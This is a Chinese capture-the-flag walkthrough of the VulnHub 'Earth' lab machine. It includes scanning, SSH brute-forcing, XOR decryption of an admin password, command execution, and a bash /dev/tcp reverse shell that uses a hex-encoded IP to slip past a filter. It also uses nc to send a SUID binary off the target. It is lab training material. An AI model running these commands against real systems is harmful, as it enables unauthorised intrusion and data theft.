Vulnerhub-Earth

一、靶机IP探测

```
arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.2
Starting arp-scan 1.9.7 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1     fe:66:cf:14:7f:64       (Unknown: locally administered)
172.20.10.5     00:0c:29:b4:10:73       VMware, Inc.
172.20.10.12    b2:a2:34:ab:0c:96       (Unknown: locally administered)
```

172.20.10.1是路由器IP，172.20.10.12是宿主机的IP，确定靶机IP为172.20.10.5.

二、端口扫描

```
nmap -T4 -sV -p- -A 172.20.10.5
```

```
└─$ nmap -T4 -sV -p- -A 172.20.10.5                                    130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-07 13:59 CST
Nmap scan report for 172.20.10.5
Host is up (0.00046s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/
4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Py
thon/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/
4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Py
thon/3.9
|_http-title: Bad Request (400)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| tls-alpn:
|_  http/1.1
```

22端口是ssh端口，可以尝试爆破。

80和443两个端口是http端口，看到SAN（Subject Alternative Name）有两个域名。

三、端口分析

1、22端口ssh爆破

```
hydra -l root -p ssh_password.txt 172.20.10.5 ssh
```


```
└─$ hydra -l root -p ssh_password.txt 172.20.10.5 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-07 14:09:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
nded to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per t
ask
[DATA] attacking ssh://172.20.10.5:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-07 14:09:48
```

结果不出所料，失败。


2、http端口

通过浏览器访问80端口



80端口400.

访问443



443也一样。

根据经验，web业务一般都部署在80端口，所以对80端口进行分析。

服务器报400有两种可能。


> 1、错误的请求方式

> 2、不存在的域名

现在出现400可能是因为我们的dns没有解析域名。可以将扫描出来的两个域名进行绑定，然后尝试访问域名。

3、绑定域名


```
sudo vim /etc/hosts
```



添加光标所在行的信息，然后保存退出。

四、访问网站

分别访问两个域名，发现长得一样。



在Message框里随便输入字符后提交，下面就会出现一行数字，判断是将输入的字符进行了一些加密操作得到的数字。

1、目录扫描


这里要注意http和https要分别进行扫描

```
dirb http://earth.local
```


```
---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)
```

（https扫描结果和http相同）


发现了一个admin，访问后提示要login。



burpsuite爆破尝试一下。



intruder选择cluster bomb模式，选中两个要爆破的点位。



payload中设置爆破字典(kali的字典路径：/usr/share/wordlists)

爆破失败。

继续扫描另一个域名

```
dirb http://terratest.earth.local
```

得到与上一个域名相同的文件。

扫描https

```
dirb https://terratest.earth.local
```

```
---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)
```

robots.txt值得注意，访问一下。

```
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

最后这个应该是一个提示信息，访问一下，猜测后缀名是txt。

```
https://terratest.earth.local/testingnotes.txt
```

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

翻译一下

> 测试安全消息系统注意事项：
>
> *使用XOR加密作为算法，应该与RSA中使用的一样安全。
>
> *地球已经确认他们收到了我们发送的信息。
>
> *testdata.txt用于测试加密。
>
> *terra用作管理门户的用户名。
>
> 待办事项：
>
> *我们如何将每月的密钥安全地发送到地球？还是我们应该每周换一次钥匙？
>
> *需要测试不同的密钥长度以防止暴力。钥匙应该多长时间？
>
> *需要改进消息传递界面和管理面板的界面，它目前非常基本。

三条有用信息

> 加密算法是XOR（异或）
>
> testdata.txt是加密文件
>
> terra是管理员的用户名

先获取加密文件testdata.txt

> According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

编写脚本解密

```
#密文是test.txt，就是首页的三行数字。密钥是testdata.txt
import binascii
testdata = binascii.b2a_hex(open('testdata.txt','rb').read()).decode()
for i in open('test.txt','r'):
    i = i.replace('\n','')
    print(hex(int(i,16) ^ int(testdata,16)))
```


得到结果

> 0x4163636f7264696e6720746f20726164696f6d6574726963206461746964e6720657374696d6174696f6e20616e64206f7468657220657669646564e63652c20456172746820666f726d6564206f766572203420e352062696c6c696f6e20796561727320616762f2e2057697468696e207468652066697273742062696c6c696f6e207965617273206f662045617274682773206869734366792022f2f7d6f6d6f3b2f70706561726527327e643b7f662427782c7f6a6a3d2a616c66332c6f717c79247736267c25516a76772b55203c40663b792f6a7f6b72307e683c506a31732e3d066997f3dc732d712c3c6a247b75676e247536267f2a2b6f2765726c6a7c6d6e6e2f3f3b2d277f31252c667b6b78382e607f6229228ce5996e70607573742a797a64317d7862693a6f7b297e73687d2c5e3623546a637937616a2c796e3e4868752d17736b6c2924496e2a27792f6479626a377074347e7522743d356a6768262379782a2b6677693d2f65617079726e63616e786b797f382f6b3c0b363d2b3180e8da712a497238786f22507c377766626e
> 0x4163636f7264696e6720746f20726164696f6d6574726963206461746964e6720657374696d6174696f6e20616e64206f7468657220657669646564e63652c20456172746820666f726d6564206f766572203420e352062696c6c696f6e207965617273206f662045617274682773206869737366f72792c206c6966652061707065617265420696e20746865206f6365616e7320616e6420626567616e20746f20616666656374204561727468277320617461d6f737065726520616e6420737572666163652c206c656164696e6720746f207468652070726f6c5e72726c6a7e3c6576797f7b262a786b7c68246b61772d6f6320302d27765623134366971632468746537616623606563737e296f3e6b466e6b756b7a64747c613e797e63697976627e6a6e24364f3f30697e7f647c30767c246c78347e25356c33642a606d783661387b76636b6574646961202565 2c7b747239783e717b3177246826767e6f6178782d2969663474763670756 46b
> 0x6561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e73

> 6561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174656368616e6765626164346875 6d616e736561727468636c696d6174

将三个十六进制数分别转文本。


最后一个十六进制数转出来是earthclimatechangebad4humans 一直循环。



此时得到后台管理员账号密码

```
账号：terra
密码：earthclimatechangebad4humans
```


登录后台



看到一个窗口可以命令执行。

直接找flag文件

```
find / -name "*flag*"
```



找到一个

```
cat /var/earth_web/user_flag.txt
```

得到flag `[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]`

2、反弹shell


现在kali开启监听

```
nc -lvvp 1234
```

1234为监听的端口，也就是shell要反弹到的端口。

尝试反弹shell

```
bash -i >& /dev/tcp/172.20.10.2/1234 0>&1
```




显示禁止远程连接。

猜测是对ip地址进行了检测。用16进制表示ip，命令改为

```
bash -i >& /dev/tcp/0xac.0x14.0x0a.0x02/1234 0>&1
```

反弹成功



3、进行提权

查找具有SUID权限的文件

```
find / -perm -u=s -type f 2>/dev/null
```

```
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

发现一个叫reset_root的文件。

查看属性并执行

```
ls -al /usr/bin/reset_root
```

```
bash-5.1$ ls -al /usr/bin/reset_root
ls -al /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12  2021 /usr/bin/reset_root
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

发现没有正确运行。需要调试改文件。

用strace命令

```
strace
```

```
bash-5.1$ strace
strace
bash: strace: command not found
```

发现靶机上没有strace命令，需要拉回到攻击机上测试。

在攻击机上新开一个终端监听放射链接的输出。

```
nc -nvlp 1234>reset_boot
```

```
└─$ nc -nvlp 1234>reset_root
listening on [any] 1234 ...
```

靶机上执行，链接重定向命令


```
bash-5.1$ nc 172.20.10.2 1234< /usr/bin/reset_root
nc 172.20.10.2 1234< /usr/bin/reset_root
bash: 1234: Bad file descriptor
```

攻击机的监听终端接收到文件。

```
└─$ nc -nvlp 1234 > reset_root
listening on [any] 1234 ...
connect to [172.20.10.2] from (UNKNOWN) [172.20.10.5] 53438
```


攻击机终端执行命令

```
ls -al
```



用strace命令调试

```
strace ./reset_root
```



发现权限不够。

需要chmod赋权。

```
